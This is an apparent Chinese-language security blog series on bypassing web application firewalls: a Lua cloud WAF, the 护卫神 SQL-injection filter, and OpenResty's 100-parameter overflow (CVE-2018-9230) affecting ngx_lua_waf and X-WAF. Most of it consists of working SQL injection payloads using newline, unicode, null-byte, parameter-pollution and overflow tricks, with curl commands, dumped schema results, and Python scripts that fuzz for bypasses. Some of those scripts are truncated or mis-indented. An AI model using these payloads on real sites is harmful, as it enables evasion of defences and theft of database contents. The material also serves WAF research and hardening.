同样来看一下url白名单white\_url\_check()函数:

```

function _M.white_url_check() if config.config_white_url_check == "on" then local
URL_WHITE_RULES = _M.get_rule('writeurl.rule') local REQ_URI = ngx.var.request_uri if
URL_WHITE_RULES ~= nil then for _, rule in pairs(URL_WHITE_RULES) do if rule ~= "" and
rulematch(REQ_URI, rule, "joi") then return true end end end end

```

添加了一下URL白名单功能，感觉无效，对比了一下rules文件，可以发现加载的rule文件名不一致。

这里应该是作者的一个笔误，writeurl.rule和whiteUrl.rule。

名称	修改日期	类型	大小
args.rule	2017/11/23 18:03	RULE 文件	2 KB
blackip.rule	2017/11/23 18:03	RULE 文件	1 KB
cookie.rule	2017/11/23 18:03	RULE 文件	2 KB
post.rule	2017/11/23 18:03	RULE 文件	2 KB
url.rule	2017/11/23 18:03	RULE 文件	1 KB
useragent.rule	2017/11/23 18:03	RULE 文件	1 KB
whiteip.rule	2017/11/23 18:03	RULE 文件	1 KB
whiteUrl.rule	2017/11/23 18:03	RULE 文件	1 KB

默认url白名单配置:

```

[{"Id":73,"RuleType":"whiteUrl","RuleItem":"/news/"}]
```

另外，这里使用ngx.re.find进行ngx.var.request\_uri和rule匹配，只要url中存在/news/，就不进行检测，绕过安全防御规则。比如：/test/sql.php/news/?id=1、/test/sql.php?id=1&b=/news/ 等形式可绕过。

## 正则匹配

接下来，我们主要来看一下M.url\_args\_attack\_check()、M.post\_attack\_check()：

```
`-- deny url args
```

```
function _M.url_args_attack_check() if config.config_url_args_check == "on" then local ARGS_RULES =  
_M.get_rule('args.rule') for _, rule in pairs(ARGS_RULES) do local REQ_ARGS = ngx.req.get_uri_args() for key, val  
in pairs(REQ_ARGS) do local ARGS_DATA = {} if type(val) == 'table' then ARGS_DATA = table.concat(val, " ") else  
ARGS_DATA = val end if ARGS_DATA and type(ARGS_DATA) ~= "boolean" and rule ~= "" and  
rulematch(unescape(ARGS_DATA), rule, "joi") then util.log_record(config.config_log_dir, 'Get_Attack',  
ngx.var.request_uri, "-", rule) if config.config_waf_enable == "on" then util.waf_output() return true end end  
end end end return false end`
```

```
`-- deny post
```

```
function _M.post_attack_check() if config.config_post_check == "on" then ngx.req.read_body() local  
POST_RULES = _M.get_rule('post.rule') for _, rule in pairs(POST_RULES) do local POST_ARGS =  
ngx.req.get_post_args() or {} for k, v in pairs(POST_ARGS) do local post_data = "" if type(v) == "table" then  
post_data = table.concat(v, " ") elseif type(v) == "boolean" then post_data = k else post_data = v end if rule ~=  
"" and rulematch(post_data, rule, "joi") then util.log_record(config.config_log_dir, 'Post_Attack', post_data, "-",  
rule) if config.config_waf_enable == "on" then util.waf_output() return true end end end end end return false  
end`
```

两段函数在一定程度上是类似的，使用ngx.req.get\_uri\_args、ngx.req.get\_post\_args 获取数据来源，前者来自 uri 请求参数，而后者来自 post 请求内容，并未对数据进行特殊处理，然后都使用rulematch(data, rule, "joi")来进行匹配。

rule中比较关键SQL注入防御规则如下：

```
`select.+(from|limit)
```

```
(?:(union(?:.*?)select))
```

```
(?:from\\W+information_schema\\W)`
```

### 绕过姿势一：%0a

由于使用的是joi来修饰，我们可以用%0a来进行绕过。

```
/sql.php?id=1 union%0aselect 1,schema_name,3%0afrom //12345information_schema.schemata/
```

Load URL	http://192.168.8.147/test/sql.php?id=1 union%0aselect 1,schema_name,3%0afrom /*!12345information_schema.schemata*/
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

```

1 admin
1 information_schema
1 mysql
1 performance_schema
1 test

```

```
SELECT * FROM admin WHERE id = 1 union select 1,schema_name,3 from /*!12345information_schema.schemata*/
```

## 绕过姿势二：%u特性

主要利用IIS服务器支持unicode的解析

```
/sql.aspx?id=1 union selec%u0054 null,table_name,null fro%u004d information_schema.tables
```

Load URL	http://192.168.8.147/test/sql.aspx?id=1 union selec%u0054 null,table_name,null fro%u004d information_schema.tables
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

执行语句:

```
select * from admin where id=1 union select null,table_name,null from information_schema.tables
```

结果为:

id	username	password
	admin	
	dirs	
	sqlmapoutput	
	sysconstraints	
	syssegments	
1	aaa	123asd

## 绕过姿势三：HPP+GPC

使用GPC三种方式可以进行参数传递,利用apsx特性, 将获取到参数拼接起来, 可成功Bypass

```
/sql.aspx?id=1 union/*
```

```
POST:Id=2*/select null,system_user,null
```

Load URL	http://192.168.8.147/test/sql.aspx?id=1 union/*
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	Id=2*/select null,system_user,null

执行语句:

select \* from admin where id=1 union/\*,2\*/select null,system\_user,null

结果为:

id	username	password
	sa	
1	aaa	123asd

### 0x03 总结

这是一款适合用来进行WAF Bypass练手的云WAF，通过代码层面熟悉WAF的工作原理，进一步理解和应用各种服务器特性、数据库特性来进行尝试Bypass。

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。



## 第五篇：Bypass 护卫神SQL注入防御（多姿势）

### 0x00 前言

护卫神一直专注服务器安全领域，其中有一款产品，护卫神·入侵防护系统，提供了一些网站安全防护的功能，在IIS加固模块中有一个SQL防注入功能。

护卫神SQL防注入的规则几年了基本都没有什么变化，先来一张拦截测试图：

Load URL	http://192.168.204.132/sql.aspx?id=1 union select 1,2,3
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

安全提示: 本次请求存在 SQL注入威胁, 访问被阻止。如果确认为正常操作, 可联系管理员添加白名单。  
 网址: http://192.168.204.132/sql.aspx?id=1 union select 1,2,3  
 客户端IP: 192.168.204.1  
 关联: 无  
 备注: 安全提示: 页面内容含有SQL注入危险特征, 本次访问被阻止, 若有疑问可以联系管理员解除该限制。  
 网址: 192.168.204.132/sql.aspx?id=1 union select 1,2,3  
 客户端IP: 192.168.204.1  
 关联: 无  
 备注:

## 姿势一: %00截断

%00截断是上传漏洞中常用的一个非常经典的姿势, 在SQL注入中, 也可以用来Bypass。

在WAF层, 接收参数id后, 遇到%00截断, 只获取到 id=1, 无法获取到后面的有害参数输入;

在ASPX+MSSQL中, 支持%00来代替空白字符, 构造的SQL语句得以成功执行, 获取数据。

http://192.168.204.132/sql.aspx?id=1%00and 1=2 union select 1,2,column\_name from information\_schema.columns

Load URL	http://192.168.204.132/sql.aspx?id=1%00and 1=2 union select 1,2,column_name from information_schema.columns
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

执行语句:

select \* from admin where id=1and 1=2 union select 1,2,column\_name from information\_schema.columns

结果为:

id	username	password
1	2	data
1	2	id
1	2	password
1	2	username

在PHP+Mysql中, 可以用 /\*%00\*/ , 同样可以进行Bypass。

/sql.php?id=1/\*%00\*/union select 1,schema\_name,3 from information\_schema.schemata

## 姿势二: GET+POST

当同时提交GET、POST请求时, 进入POST逻辑, 而忽略了GET请求的有害参数输入,可轻易Bypass。

在IIS+ASP/ASPX+MSSQL IIS+PHP+MySQL 均适用。

http://192.168.204.132/sql.aspx?id=1 and 1=2 union select 1,column\_name,3 from information\_schema.columns

POST: aaa



Load URL

Split URL

Execute

http://192.168.204.132/sql.aspx?id=1 and 1=2 union select 1,column\_name,3 from information\_schema.columns

☒ Enable Post data

☐ Enable Referrer

Post data

aaa

执行语句:

select \* from admin where id=1 and 1=2 union select 1,column\_name,3 from information\_schema.columns

结果为:

id	username	password
1	data	3
1	id	3
1	password	3
1	username	3

### 姿势三：unicode编码

IIS服务器支持对于unicode的解析，对关键词进行unicode编码绕过。

http://192.168.204.132/sql.aspx?id=1 and 1=2 union s%u0045lect 1,2,column\_name from information\_schema.columns

Load URL

Split URL

Execute

http://192.168.204.132/sql.aspx?id=1 and 1=2 union s%u0045lect 1,2,column\_name from information\_schema.columns

☐ Enable Post data

☐ Enable Referrer

执行语句:

select \* from admin where id=1 and 1=2 union slect 1,2,column\_name from information\_schema.columns

结果为:

id	username	password
1	2	data
1	2	id
1	2	password
1	2	username


### 姿势四：ASPX+HPP


在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接。

UNION、SELECT、两个关键字拆分放在GET/POST的位置，通过ASPX的这个特性连起来，姿势利用有点局限，分享一下Bypass思路。

http://192.168.204.132/sql.aspx?id=1 and 1=2 union/\* POST: id=\*/select 1,column\_name,3 from information\_schema.columns

Load URL

 Split URL

 Execute

☒ Enable Post data ☐ Enable Referrer

Post data

id	username	password
1	2	data
1	2	id
1	2	password
1	2	username

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

import requests
import time
start_time = time.time()

A='A'
i=49000
headers={'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64;

while i<100000:
    param='1 and (select 1)=(Select 0x'+A*i+') union select
    payload ={'id':param}
    i=i+1
    try:
        r = requests.post('http://192.168.204.132/sql.php',
        if r.content.count('information_schema'):
            print param
            print 'Filled with %d String number : %d seconds' % (i, time.time()-start_time)
            break
    except:
        pass
```



?id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1))

?id=1 and extractvalue(1, concat(0x5c, (select VERSION() from information\_schema.tables limit 1)))

### 0x03 END

总结了几种IIS下SQL注入 Bypass的思路，在实战中也很常见。

---

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。



## 番外篇：打破基于OpenResty的WEB安全防护

### 0x00 前言

OpenResty® 是一个基于 Nginx 与 Lua 的高性能 Web 平台，其内部集成了大量精良的 Lua 库、第三方模块以及大多数的依赖项。

OpenResty官网：<https://openresty.org>

漏洞编号：CVE-2018-9230

漏洞简介：OpenResty 通过ngx.req.get\_uri\_args、ngx.req.get\_post\_args函数进行uri参数获取，忽略参数溢出的情况，允许远程攻击者绕过基于OpenResty的安全防护，影响多款开源WAF。

影响版本：OpenResty全版本

### 0x01 环境搭建

运行环境：CentOS6

源码版本：<https://openresty.org/download/openresty-1.13.6.1.tar.gz>（官网最新版）

### 0x02 漏洞详情



输出结果：

```
[root@localhost ~]# curl '127.0.0.1/test?a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&id=1 union select 1,schema_name,3 from INFORMATION_SCHEMA.schemata' | sort -t ":" -k 2
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
135   270      0   270      0      0   413k      0 --:--:-- --:--:-- --:--:--    0
[GET ] key:a0 v:0000000000
[GET ] key:a1 v:1111111111
[GET ] key:a2 v:2222222222
[GET ] key:a3 v:3333333333
[GET ] key:a4 v:4444444444
[GET ] key:a5 v:5555555555
[GET ] key:a6 v:6666666666
[GET ] key:a7 v:7777777777
[GET ] key:a8 v:8888888888
[GET ] key:a9 v:9999999999
[root@localhost ~]#
```

可以看到，使用ngx.req.get\_uri\_args获取uri 请求参数，只获取前100个参数，第101个参数并没有获取到。继续构造一个POST请求，来看一下：

```
[root@localhost ~]# curl '127.0.0.1/test' -d 'a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a1=1&a1=1&a1=1&a1=1&a1=1&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a3=3&a3=3&a3=3&a3=3&a3=3&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a5=5&a5=5&a5=5&a5=5&a5=5&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&id=1 union select 1,schema_name,3 chemata' | sort -t ":" -k 2
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
418   270      0   270      0   566   323k   677k --:--:-- --:--:-- --:--:--    0
[POST] key:a0 v:0000000000
[POST] key:a1 v:1111111111
[POST] key:a2 v:2222222222
[POST] key:a3 v:3333333333
[POST] key:a4 v:4444444444
[POST] key:a5 v:5555555555
[POST] key:a6 v:6666666666
[POST] key:a7 v:7777777777
[POST] key:a8 v:8888888888
[POST] key:a9 v:9999999999
[root@localhost ~]#
```

使用ngx.req.get\_post\_args 获取的post请求内容，也同样只获取前100个参数。

检查这两个函数的文档，出于安全原因默认的限制是100，它们接受一个可选参数，最多可以告诉它应该解析多少 GET / POST参数。但只要攻击者构造的参数超过限制数就可以轻易绕过基于OpenResty的安全防护，这就存在一个 uri参数溢出的问题。

综上，通过ngx.req.get\_uri\_args、ngx.req.get\_post\_args获取uri参数，当提交的参数超过限制数（默认限制100或可选参数限制），uri参数溢出，无法获取到限制数以后的参数值，更无法对攻击者构造的参数进行有效安全检测，从而绕过基于OpenResty的WEB安全防护。

### 0x03 影响产品

基于OpenResty构造的WEB安全防护，大多数使用ngx.req.get\_uri\_args、ngx.req.get\_post\_args获取uri参数，即默认限制100，并没有考虑参数溢出的情况，攻击者可构造超过限制数的参数，轻易的绕过安全防护。


基于OpenResty的开源WAF如：ngx\_lua\_waf、X-WAF、Openstar等，均受影响。

## A、ngx\_lua\_waf


ngx\_lua\_waf是一个基于lua-nginx-module(openresty)的web应用防火墙

github源码: [https://github.com/loveshell/nginx\\_lua\\_waf](https://github.com/loveshell/nginx_lua_waf)

拦截效果图:



利用参数溢出Bypass:



1 admin  
1 information\_schema  
1 mysql  
1 performance\_schema  
1 test

SELECT \* FROM admin WHERE id = 1 union select 1,schema\_name,3 from INFORMATION\_SCHEMA.schemata

## B、X-WAF

X-WAF是一款适用中、小企业的云WAF系统，让中、小企业也可以非常方便地拥有自己的免费云WAF。

官网: <https://waf.xsec.io>

github源码: <https://github.com/xsec-lab/x-waf>

拦截效果图:



您的IP为: 192.168.8.1  
欢迎在遵守白帽子道德准则的情况下进行安全测试。  
联系方式: <http://xsec.io>

[illegible]

```
1 admin
1 information_schema
1 mysql
1 performance_schema
1 test
```

```
SELECT * FROM admin WHERE id = 1 union select 1,schema name,3 from INFORMATION SCHEMA.schemata
```

通过编写Python脚本，更灵活地去控制参数位置，下面分享分享两个小脚本，用来简单地进行WAF Bypass自动化FUZZ。

脚本一：需要先生成一个字典，带入搭建的环境进行FUZZ，针对某些软WAF挺好用的，可FUZZ出不少姿势出来，记得先把CC攻击加入白名单才行哦。

```
#!/usr/bin/env python
# *_ coding:utf-8 *_
import urllib
import urllib2
import requests
values={}
f = open('mutou.txt','r')
for line in f.readlines():
    line =line.strip()
    values['id'] = "1 union/*s*/select/*s*/1,user()" %(line,line)
    data = urllib.urlencode(values)
    url = "http://192.168.125.140/php/config/sql.php"
    url = url+'?'+data
    try:
        response = requests.get(url)
        result = response.content
        #print result
        if result.count('root'):
```



```

        print line
        print url
        print "=====
    else:
        pass
        #print ".",
except:
    print "Error"

```

脚本二：以特殊字符为字典元素，批量FUZZ出关键位置参数。

```

#!/usr/bin/env python
# -*- coding:utf-8 -*-

import requests

fuzz_dic1 = ['*','/','*','/','*','/','*','/','*','/','=','`','!','@','%','.','-','+','|','%00']
fuzz_dic2 = ['*','/',' ','/','*','/']
fuzz_dic3 = ['*','/','%a0','%0c','%0a','%0b','%0c','%0d','%0e','%0f','%0g','%0h','%0i','%0j']
headers={"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0"}
url="http://192.168.125.140/php/config/sql.php?id=1"

for i in fuzz_dic1:
    for j in fuzz_dic2:
        for k in fuzz_dic3:
            payload="/*!union"+i+j+k+"select*/ 1,user()"
            geturl=url+payload
            #print geturl
            try:
                response=requests.get(url=geturl,headers=headers)
                result = response.content
                #print result
                if result.count('root'):
                    print geturl
            else:
                print ".",
        except:
            print "Error"

```

---

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。

